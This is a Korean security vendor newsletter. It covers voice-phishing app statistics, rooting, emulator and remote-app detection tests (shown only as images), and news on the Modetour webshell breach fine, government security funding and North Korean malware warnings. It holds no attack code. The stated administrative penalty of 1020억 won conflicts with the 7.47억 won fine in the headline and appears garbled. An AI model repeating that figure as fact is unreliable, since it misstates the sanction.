

금융보안원으로부터 보이스피싱 악성 앱 정보와 사기 정보(사칭기관, 보이스피싱 콜센터 전화번호 등) 수집 건수는 다음과 같습니다
2.루팅 및 에뮬레이터, 원격 앱 탐지 현황
2-1. 루팅탐지 현황

2025년 1월 에뮬레이터별 루팅 탐지 유무 테스트를 진행한 결과는 다음과 같습니다.
2-2. 루팅탐지 현황

라온시큐어에서 관리하는 루팅 우회 앱과 도구 정보는 다음과 같습니다.
2-3. 에뮬레이터 탐지 현황

에뮬레이터별 최신 업데이트 버전 정보 목록은 다음과 같습니다. (25.1.30 기준)
2-4. 원격 탐지

2025년 1월 원격 기능을 제공하는 앱을 대상으로 자사 백신에서 원격제어 앱 감지 유무 테스트를 진행한 결과는 다음과 같습니다.
3. 국내 외 보안 동향
3-1. 300만 건 이상 개인정보 유출한 모두투어, 과징금 7억
4000만원 부과
지난해 해킹 공격으로 이용자 300만 명 이상의 개인정보가 유출된 여행사 모두투어가 7억원이 넘는 과징금을 물었다.
개인정보보호위원회(위원장 고학수)는 13일 제6회 전체회의를 열고 모두투어네트워크에 대해 7억4720만원의 과징금 및 1020억원의 과태료를 부과하기로 의결했다.
모두투어는 개인정보보호법에 따른 안전조치 의무와 개인정보 파기 및 유출 통지 의무를 소홀히 한 사실이 인정되었다.

모두투어는 2024년 6월 웹페이지의 파일 업로드 취약점을 이용하여 악성 코드를 삽입하는 웹셀 공격을 당했다. 이로 인해 고객정보 데이터베이스에 저장된 회원 및 비회원 306만여 명의 이름과 생년월일, 성별, 휴대전화 번호 등 개인정보가 유출되었다.
개인정보위 조사 결과, 모두투어는 웹셸 공격 예방을 위해 업로드된 파일에 대한 파일 확장자 검증 및 실행권한 제한 등 보안 취약점 점검·조치를 취해야 했지만 이를 소홀히 했다. 개인정보 유출 시도를 탐지·대응하기 위한 접근통제 조치도 미흡했다.
또 2013년부터 수집한 비회원 316만여 건(중복 포함)의 개인정보를 보유 기간 경과 후에도 파기하지 않고 보유해 유출 규모를 키웠다. 2024년 7월 개인정보 유출 사실을 인지했지만 2개월 지난 9월에야
개인정보 유출 사실을 통지한 문제도 지적됐다.
[출처][한세희 기자(boan@boannews.com)]https://www.boannews.com/media/view.asp?idx=136479&page=1&mkind=1&kind=
3. 국내 외 보안 동향
3-2. 과기정통부, 올해 제로트러스트·AI보안·통합보안
제품개발에 총 100억 지원
과학기술정보통신부는 한국인터넷진흥원(KISA)과 함께 올해 정보보호기업 신기술 제품·서비스 개발 지원에 총 100억원을 투입한다고 밝혔다.
제로트러스트 도입 시범사업 및 컨설팅 등에 총 52억원, 우수 AI 보안 시제품·사업화 등에 총 36억원, 한국형 통합보안 개발·확산 등에 총 13억원의 예산을 각각 지원한다.
과기정통부와 KISA는 지난해 제로트러스트 도입 시범사업을 처음 시작, 실제 환경(공공 1개, 민간 3개)에서의 제로트러스트 보안모델 개발과 운영을 지원한 바 있다. 올해에는 민간분야 제로트러스트 보안 모델 확산을 위해 실적용 가능한 수요처 매칭과 함께 6개 신규과제(총 42억원)를 지원한다. 또한, 자체 투자여력이 있으나 도입계획 수립에 어려움을 겪는 기업 등을 대상으로 9억원 규모의 '제로트러스트 도입·전환 컨설팅'도 지원할 예정이다.
과기정통부와 KISA는 국내 우수 AI보안 제품·서비스 개발·상용화 등에 2021년부터 총 66개 과제를
지원했다. 사업 5년차인 올해에는 AI기술로 정보보호제품 경쟁력을 강화하는 'AI For Security' 분야, 생성형AI·온디바이스AI 등 AI서비스 보안성을 강화하는 'Security For AI' 분야로 나눠 공모한다. '신규 AI 보안제품 개발 지원(총 5개 과제, 최대 각 2억원)'과 '기 개발된 AI 보안제품 및 서비스의 사업화 지원(총 4개 과제, 최대 각 2.5억원)' 등 기업 성장단계별로 프로그램을 별도 구성했다. 이밖에 AI CCTV 성능향상용 학습데이터 구축 및 성능평가 제도운영에도 10억원을 투입한다.
과기정통부는 우리기업들의 협업을 활성화하고 한국형 통합보안 모델을 시범개발해 중동·동남아 등 신흥 보안시장을 공략하고자 민관합동 추진체계(K-시큐리티 얼라이언스)를 지난해 마련했다. 올해는 그 명칭을 '팀 시큐리티 코리아'로 개편, 협업 결과물이 즉시 수출 아이템·브랜드로 이어지도록 한다는 방침이다. 기업 간 보안솔루션·데이터 등 통합·연계를 위해 포털 형태의 'API 연동 지원 플랫폼'을 구축하는 한편, 한국형 통합보안 모델 개발 시범사업도 총 3개 과제, 최대 각 3억원 규모로 이어간다.
위 3개 분야 시범사업 공모 관련 상세정보는 KISA 홈페이지에서 확인할 수 있으며, 신청서 접수는 4월 3일 14시까지 가능하다.
최우혁 과기정통부 정보보호네트워크정책관은 "최근 딥시크 데이터 유출 등 생성형AI 기술에 대한 보안위협 증가, 복잡한 업무환경의 내부자 권한 탈취를 통한 횡적이동공격 등 디지털 신기술 전반의 보안위협 대비가 시급하다"며 "고도화되는 사이버위협에 대응하기 위해 국내 보안기업의 협업과 경쟁력 강화가 무엇보다 중요한 시기이므로 본 지원사업을 통해 경쟁력 있는 우수한 신규 보안 모델과 서비스가 발굴될 수 있도록 지원을 아끼지 않겠다"고 말했다.
[출처][팽동현기자 dhp@dt.co.kr]https://www.dt.co.kr/contents.html?article_no=2025031302109931081005
3. 국내 외 보안 동향
3-3.금보원, 공문 위장 ‘북한發 악성코드’ 주의보
개인·금융정보를 노리는 국가배후 해킹조직의 악성코드 위협이 지속되고 있다. 금융회사와 금융소비자의 각별한 주의가 요구된다.
13일 금융보안원에 따르면, 최근 가상자산에 대한 사회적 관심이 늘면서 관련 사이버 공격이 정황이 연속 발견됐다. 금융당국의 가상자산 관련 문서로 위장한 악성코드로 금융소비자의 정보를 탈취하거나 단말기를 장악하는 등의 방식이다.
금보원은 국가배후 해킹조직으로 지난달 가상자산거래소를 해킹한 ‘라자루스’와 국세청 사칭 악성코드를 유포한 ‘코니’, 한국수력원자력을 해킹한 '김수키', 국내 방산업체를 해킹한 ‘안다리엘’ 등을 꼽았다. 모두 북한과 연계된 해킹조직이라고 평가받는 그룹들이다.국가배후 해킹조직은 금융산업을 포함해 다양한 분야로 공격 범위를 확장하고 있다. 또, 공격 대상에 특화된 지능적·표적화 침투 기법을 활용한다는 게 금보원 측 설명이다. 가상자산 문서 위장 ‘악성 링크’(.LNK) 배포와 악성코드가 담긴 피싱메일 등이 대표적 침투 기법이다.

악성코드는 미끼 문서를 출력해 피해자의 의심을 피한다. 클라우드로 사용자 정보를 유출하거나 원격제어 도구 등을 설치해 악용한다. 또, 지속적인 정보 수집과 함께 표적 네트워크 감시를 통한 기밀 탈취와 자금 확보, 사이버 첩보 활동 등 전략적 이익을 목적으로 활동한다.
금보원은 금융권을 표적으로 하는 침해위협과 악성코드를 수집·분석한다. 그 결과는 금융회사와 유관기관에 공유된다. 금융소비자는 출처가 불분명한 이메일과 첨부파일 실행을 삼가고 금융회사 사칭에 주의하는 등 보안수칙을 생활화하는 것이 중요하다.
박상원 금보원장은 “생성형 AI 활용해 금융권 위협을 분석하고 해킹조직의 공격전술과 악성코드 패턴의 연관성을 분석하는 등 변화하는 사이버 위협에 철저히 대비해 나가겠다”고 밝혔다.
[출처]
[조재호 기자(sw@boannews.com)]https://www.boannews.com/media/view.asp?idx=136474&page=1&kind=1
- 회사소개
- 제품소개
-
플랫폼
-
모바일 보안
-
PC 보안
-
서비스
- 인재채용
-
대표이사이순형·이정아 사업자등록번호138-81-16484 대표전화02-561-4545 FAX02-565-5350 개인정보 처리방침
© RaonSecure. All rights reserved.
본사서울특별시 영등포구 여의대로 108, 파크원타워2 47-48(여의도동) -
FAMILY SITE
-